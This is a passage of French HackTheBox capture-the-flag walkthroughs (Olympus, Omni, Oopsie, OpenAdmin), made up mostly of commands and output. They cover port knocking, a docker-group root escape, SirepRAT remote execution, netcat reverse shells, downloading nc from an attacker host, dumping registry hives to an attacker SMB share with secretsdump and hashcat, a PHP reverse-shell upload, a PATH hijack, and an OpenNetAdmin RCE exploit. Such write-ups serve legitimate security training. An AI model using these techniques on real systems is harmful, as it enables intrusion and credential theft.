mail.ctfolympus.htb.    86400   IN      A       192.168.0.120
ns1.ctfolympus.htb.     86400   IN      A       192.168.0.120
ns2.ctfolympus.htb.     86400   IN      A       192.168.0.120
rhodes.ctfolympus.htb.  86400   IN      CNAME   ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT     "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb.     86400   IN      CNAME   ctfolympus.htb.
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600
 604800 86400
;; Query time: 11 msec
;; SERVER: 10.10.10.83#53(10.10.10.83) (TCP)
;; WHEN: Sat Nov 23 21:31:25 CET 2024
;; XFR size: 15 records (messages 1, bytes 475)
```

L'enregistrement TXT trouvé semble dire qu'il faut toquer une suite de port (3456, 8234, 62431) afin d'ouvrir un autre port (port knocking) puis s'y connecter en utilisant le mot de passe "St34l_th3_F1re!"
On commence donc par faire un port knocking avec netcat sur les port 3456, 8234, 62431 :

```
knock -v 10.10.10.83 3456 8234 62431
hitting tcp 10.10.10.83:3456
hitting tcp 10.10.10.83:8234
hitting tcp 10.10.10.83:62431
```

Lorsque l'on lance un nmap on voit qu'à présent le port 22 qui était au départ "filtered" est à présent ouvert :

```
nmap -sS -p- 10.10.10.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 22:17 CET
Nmap scan report for ctfolympus.htb (10.10.10.83)
Host is up (0.016s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 10.83 seconds
```

On relance le knock afin de se connecter en SSH à la machine :

```
knock 10.10.10.83 3456 8234 62431

ssh prometheus@10.10.10.83 -p 22
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ED25519 key fingerprint is SHA256:ASwPKfmtzrEgoGvfI1Zo1r1iVFAXW4G3mQdn/LV+tRg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.83' (ED25519) to the list of known hosts.
prometheus@10.10.10.83's password:

Welcome to

    )         (
 ( /(     )   )\ )   (
 )\()) ( /(  (()/(  ))\ (
((_)\  )(_))  ((_))/((_))\
| |(_)((_)_   _| |(_)) ((_)
| ' \ / _` |/ _` |/ -_)(_-<
|_||_|\__,_|\__,_|\___|/__/

prometheus@olympus:~$ ls
msg_of_gods.txt  user.txt
prometheus@olympus:~$ cat user.txt
7215446631e536b006efe0993a9f18e1
```

Nous avons bien réussi à obtenir l'accès de l'utilisateur prometheus. Il nous faut à présent l'accès root sur Olympia.

Privilege Escalation

Nous avons déjà accès au compte utilisateur prometheus celui ci est dans le même groupe que docker :

```
id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(floppy),29(audio),30(dip)
,44(video),46(plugdev),108(netdev),111(bluetooth),999(docker)
```

On peut donc à présent essayer d'obtenir les droits root en lançant une commandes qui va chrooter le compte docker :

```
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
crete               latest              31be8149528e        6 years ago         450MB
olympia             latest              2b8904180780        6 years ago         209MB
rodhes              latest              82fbfd61b8c1        6 years ago         215MB
```

Il y a 3 conteneur dans docker dont olympia qui est utilisé pour lancer le serveur web, on lance la commande suivante afin de rooter la machine :

```
docker run -it -v /:/host/ olympia chroot /host/ bash
```

Nous avons à présent bien obtenu les droits root sur la machine :

```
root@873fb3fbbbc4:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root
run  sbin  srv  sys  tmp  usr  var      vmlinuz  vmlinuz.old
root@873fb3fbbbc4:/# cd /root/
root@873fb3fbbbc4:~# ls
root.txt
root@873fb3fbbbc4:~# cat root.txt
80f58668030bf8621c1f171bba31ef75
```

Omni

Reconnaissance

Machine cible Adresse IP : `10.10.10.204`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.204
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 23:58 CET
Nmap scan report for 10.10.10.204
Host is up (0.019s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
5985/tcp  open  wsman
8080/tcp  open  http-proxy
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
29817/tcp open  unknown
29819/tcp open  unknown
29820/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 122.24 seconds
```

Le scan révèle qu'il y a 6 ports ouverts. Le port 135 pour msrpc, le port 8080 pour le service Windows Device Portal et 3 autres ports pour des services inconnus. Le serveur web sur le port 8080 renvoie vers une demande d'authentification avec un identifiant et un mot de passe.
Le système d'exploitation utilisé est très possiblement Windows IoT Core qui est lancé sur RaspberryPie

Exploitation

On recherche une vulnérabilité pour le service Windows Device Portal, on découvre une vulnérabilité qui permet d'exploiter le service Sirep avec un Remote Access Trojan `https://github.com/SafeBreach-Labs/SirepRAT?tab=readme-ov-file#sireprat---rce-as-system-on-windows-iot-core` On télécharge et on execute l'exploit vers la machine cible afin de lister les fichiers :

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe"
 --args ' /c dir c:\ /b'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 71, payload peek: 'b'$Reconfig$\r\nData\r\nProgram
 Files\r\nPROGRAMS\r\nSystemD''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

On peut voir que la commande s'est bien executé. On transfert netcat vers la machine puis on lance un reverse shell :

```
### Transfert de nc
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe"
 --args ' /c powershell Invoke-WebRequest -outfile c:\windows\system32\spool\drivers\color\nc.exe -uri
  http://10.10.16.5/nc.exe'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>

### Execution de netcat pour obtention du reverse shell
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args

### Obtention du Reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.204] 49671
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```

On obtient ainsi accès à la machine, par contre on ne peut pas lister le contenu des fichiers il faut l'accès à un utilisateur. Pour cela on peut essayer de dump les hash et de les transmettre via SMB sur kali en utilisant impacket :

```
### Création du serveur SMB
impacket-smbserver share . -smb2support -username df -password df
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed

### Montage du share
PS C:\windows\system32> net use \\10.10.16.5\share /u:df df
net use \\10.10.16.5\share /u:df df
The command completed successfully.

### Transfert Du fichier SAM, du fichier system et security
PS C:\windows\system32> reg save HKLM\sam \\10.10.16.5\share\sam
reg save HKLM\sam \\10.10.16.5\share\sam
The operation completed successfully.
PS C:\windows\system32> reg save HKLM\system \\10.10.16.5\share\system
reg save HKLM\system \\10.10.16.5\share\system
The operation completed successfully.
PS C:\windows\system32> reg save HKLM\security \\10.10.16.5\share\security
reg save HKLM\security \\10.10.16.5\share\security
The operation completed successfully.

### Recpetion d'un hash sur le serveur SMB
[*] AUTHENTICATE_MESSAGE (\df,omni)
[*] User omni\df authenticated successfully
[*] df:::aaaaaaaaaaaaaaaa:
953e61db6a4a4d0b1e723c55a5ddfc30:0101000000000000000d4a9a2c78db01ccf7faad56b198b9000...
```

A présent que les fichiers contenant les hash ont été transférés on peut afficher les hash avec impacket-secretsdump :


```
impacket-secretsdump -sam sam -security security -system system LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdc2beb4869328393b57ea9a28aeff84932c3e3ef
dpapi_userkey:0x6760a0b981e854b66007b33962764d5043f3d013
[*] NL$KM
 0000   14 07 22 73 99 42 B0 ED  F5 11 9A 60 FD A1 10 EF   ..."s.B.....`....
 0010   DF 19 3C 6C 22 F2 92 0C  34 B1 6D 78 CC A7 0D 14   ..<l"...4.mx....
 0020   02 7B 81 04 1E F6 1C 66  69 75 69 84 A7 31 53 26   .{.....fiui..1S&
 0030   A3 6B A9 C9 BF 18 A8 EF  10 36 DB C2 CC 27 73 3D   .k.......6...'s=
NL$KM:140722739942b0edf5119a60fda110efdf193c6c22f2920c34b16d78cca70d14027b81041ef61c6669756984a7315
326a36ba9c9bf18a8ef1036dbc2cc27733d
[*] Cleaning up...
```

Onpeut à présent craquer le hash receptionné sur impacket avec hashcat :


```
hashcat -m 1000 app.hash /usr/share/wordlists/rockyou.txt
...
e3cb0651718ee9b4faffe19a51faff95:mesh5143

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: e3cb0651718ee9b4faffe19a51faff95
Time.Started.....: Thu Feb  6 01:31:59 2025 (1 sec)
Time.Estimated...: Thu Feb  6 01:32:00 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  8207.0 kH/s (3.12ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

```
Progress.........: 6422528/14344385 (44.77%)
Rejected.........: 0/6422528 (0.00%)
Restore.Point....: 5505024/14344385 (38.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: mintesimal -> kybignasty
Hardware.Mon.#1..: Temp: 39c Util:  7% Core:1785MHz Mem:6000MHz Bus:16

Started: Thu Feb  6 01:31:58 2025
Stopped: Thu Feb  6 01:32:01 2025
```

Seulement le hash du compte app a été décrypté on peut se connecter au compte sur le dashboard du service Windows Device Portal :



Une fois connecté il est possible de lancer des commandes, on peut réutiliser nc afin de lancer un reverse shell et obtenir l'accès avec l'utilisateur app :




```
### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.204] 49673
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>
```

On obtient ainsi accès à la machine avec l'utilisateur app

Privilege Escalation

Il nous faut à présent l'accès Administrator. Pour cela on commence l'enumération des fichiers et on peut voir que sur le dossier principal de l'utilisateur il y a un fichier xml qui pourrait contenir les identifiant admin du service :

```
PS C:\Data\Users\app> dir
dir


    Directory: C:\Data\Users\app


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         7/4/2020   7:28 PM                3D Objects
d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt
```

On affiche le contenu du fichier :

```
PS C:\Data\Users\app> $cred = Import-CliXml -Path iot-admin.xml
$cred = Import-CliXml -Path iot-admin.xml
PS C:\Data\Users\app> $cred.GetNetworkCredential() | fl
$cred.GetNetworkCredential() | fl


UserName : administrator
Password : _1nt3rn37ofTh1nGz
Domain   : omni
```

On découvre les identifiants : `administrator:_1nt3rn37ofTh1nGz` on peut les utiliser afin de se connecter au compte sur le dashboard Windows Device Portal en tant qu'administrateur. Une fois connecté on peut relancer un reverse shell en utilisant la commande nc comme pour l'obtention du shell avec l'utilisateur app :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.204] 49674
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>
```

On obtient ainsi l'accès administrateur sur la machine

Oopsie

Reconnaissance

Machine cible Adresse IP : `10.129.95.191`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.95.191
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 18:57 CET
Nmap scan report for 10.129.95.191
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

Le scan indique qu'il y a le port 22 pour SSH et 80 pour HTTP qui sont ouverts. Le site web semble etre un site de vente de voiture.
On lance un dir busting avec feroxbuster :

```
feroxbuster --url http://10.129.95.191/ --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.129.95.191/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
200      GET        0l        0w        0c http://10.129.95.191/cdn-cgi/login/script.js
200      GET        0l        0w        0c http://10.129.95.191/js/index.js
200      GET        4l       66w    31000c http://10.129.95.191/css/font-awesome.min.css
200      GET      478l     1222w    10932c http://10.129.95.191/
200      GET      222l      527w     4735c http://10.129.95.191/cdn-cgi/login/
302      GET        0l        0w        0c http://10.129.95.191/cdn-cgi/login/admin.php =>
http://10.129.95.191/cdn-cgi/login/index.php
...
200      GET      222l      527w     4735c http://10.129.95.191/cdn-cgi/login/index.php
301      GET        9l       28w      315c http://10.129.95.191/themes => http://10.129.95.191/themes/
301      GET        9l       28w      316c http://10.129.95.191/uploads => http://10.129.95.191/uploads/
```

Le scan semble indiquer qu'il y a une page de connexion, on se rend donc sur le lien de connexion. Sur la page de connexion on voit qu'il est possible de se connecter en tant qu'invité (Guest), on se connecte donc.

Vulnerability Assesment

Une fois connecté en tant qu'invité sur la page d'administration, on peut voir les commandes et différents utilisateurs. sur le lien Uploads, il n'est pas possible d'y accéder à moins d'être admin.

L'URL est la suivante : `http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2` On peut modifier la valeur id afin de tester voir si le compte change : `http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=1` une fois l'url changé on voit apparaitre l'user ID de l'utilisateur admin, on peut faire une correspondance entre le numéro d'ID et le numéro de cookie, on modifie la valeur du cookie pour mettre celle de l'utilisateur admin.
A présent lorsque l'on se rend sur la page "uploads" il est à présent possible de téléverser des fichiers.

Exploitation

Nous allons donc uploader un fichier qui va permettre de lancer un reverse shell, "php-reverse-shell.php" une fois le fichier uploadé on ouvre un port d'écoute avec netcat puis on se rend sur l'url ou il pourrait se trouvé : `http://10.129.95.191/uploads/php`

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from (UNKNOWN) [10.129.95.191] 59546
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:38:04 up  1:42,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Le reverse shell est lancé et fonctionne.

Privilege Escalation

Il nous faut à présent l'accès root, en recherchant manuellement dans les fichiers du système, on trouve le fichier db.php qui contient des identifiants :

```
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
$
```

On peut tester ces identifiants afin de se connecter en SSH sur la machine :

```
ssh robert@10.129.95.191
The authenticity of host '10.129.95.191 (10.129.95.191)' can't be established.
ED25519 key fingerprint is SHA256:IzSXDs9dqcYA25jc85qIroMg43bjBJ8DEbPHmAEr8Nc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.191' (ED25519) to the list of known hosts.
robert@10.129.95.191's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan  8 19:50:30 UTC 2025

  System load:  0.0               Processes:             114
  Usage of /:   40.7% of 6.76GB   Users logged in:       0
  Memory usage: 14%               IP address for ens160: 10.129.95.191
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

275 packages can be updated.
222 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jan 25 10:20:16 2020 from 172.16.118.129
robert@oopsie:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

en lançant la commande "id" on remarque que l'utilisateur robert fait partie du groupe "bugtracker", on peut tenter de voir quelle sont les fichiers appartenant au groupe "bugtracker" :

```
robert@oopsie:~$ find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

On trouve le fichier `/usr/bin/bugtracker` lorsque l'on affiche ses permissions on voit que celui ci appartient aussi au groupe root, ce qui pourrait permettre d'élever les privilèges.
On peut tester comment il fonctionne avec la commande :

```
bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 5
---------------

cat: /root/reports/5: No such file or directory
```

Il s'agit d'un programme qui affiche les bugs et il utilise la commande cat afin de les afficher, on peut exploiter cela afin d'élever les privilèges pour cela on va commencer par créer un fichier cat dans le répertoire /tmp et le rendre executable :

```
robert@oopsie:/tmp$ cat cat
/bin/bash
robert@oopsie:/tmp$ chmod +x cat
```

Une fois cela fait on va ajouter le répertoire tmp parmis les variables afin que la commande "cat" soit exécuté à la place du "cat" légitime dans le système :

```
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
```

Une fois cela fait on lance bugtracker à partir du répertoire tmp :

```
robert@oopsie:/tmp$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 5
---------------

root@oopsie:/tmp# whoami
root
```

On obtient ainsi les droits root

OpenAdmin

Reconnaissance

Machine cible Adresse IP : `10.10.10.171`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.171
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 18:14 CET
Nmap scan report for 10.10.10.171
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http
|_http-title: Apache2 Ubuntu Default Page: It works

Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

Le scan révèle qu'il y a deux ports ouverts. Le port 22 pour SSH et le port 80 pour un serveur web. Le site web est sur apache2. On lance un dirbusting du site :

```
gobuster dir -u http://10.10.10.171/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.171/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/music                (Status: 301) [Size: 312] [--> http://10.10.10.171/music/]
/artwork              (Status: 301) [Size: 314] [--> http://10.10.10.171/artwork/]
/sierra               (Status: 301) [Size: 313] [--> http://10.10.10.171/sierra/]
/server-status        (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre qu'il y a 3 URL présentes sur le site. Sur l'URL `/music` est présent un lien de "Login" qui redirige vers un service appelé Open Net Admin "ona" la version du service est 18.1.1

Exploitation

Si l'on recherche une vulnérabilité pour cette version de Open Net Admin on trouve un exploit qui permet une execution de commande `https://www.exploit-db.com/exploits/47691` on télécharge et on execute l'exploit :

```
python3 ona-rce.py exploit http://10.10.10.171/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ whoami
www-data
```

On obtient ainsi l'accès à la machine avec l'utilisateur www-data

On affiche les utilisateurs présents sur le système :

```
www-data@openadmin:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

On enumère les fichiers présents pour découvrir les identifiants présents dans le fichier de configuration :

```
www-data@openadmin:/var/www/html/ona/local/config$ cat database_settings.inc.php
<tml/ona/local/config$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

On peut essayer de se connecter à la machine au compte de l'utilisateur jimmy avec le mot de passe trouvé `n1nj4W4rri0R!` :

```
ssh jimmy@10.10.10.171
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.
ED25519 key fingerprint is SHA256:wrS/uECrHJqacx68XwnuvI9W+bbKl+rKdSh799gacqo.
This key is not known by any other names.
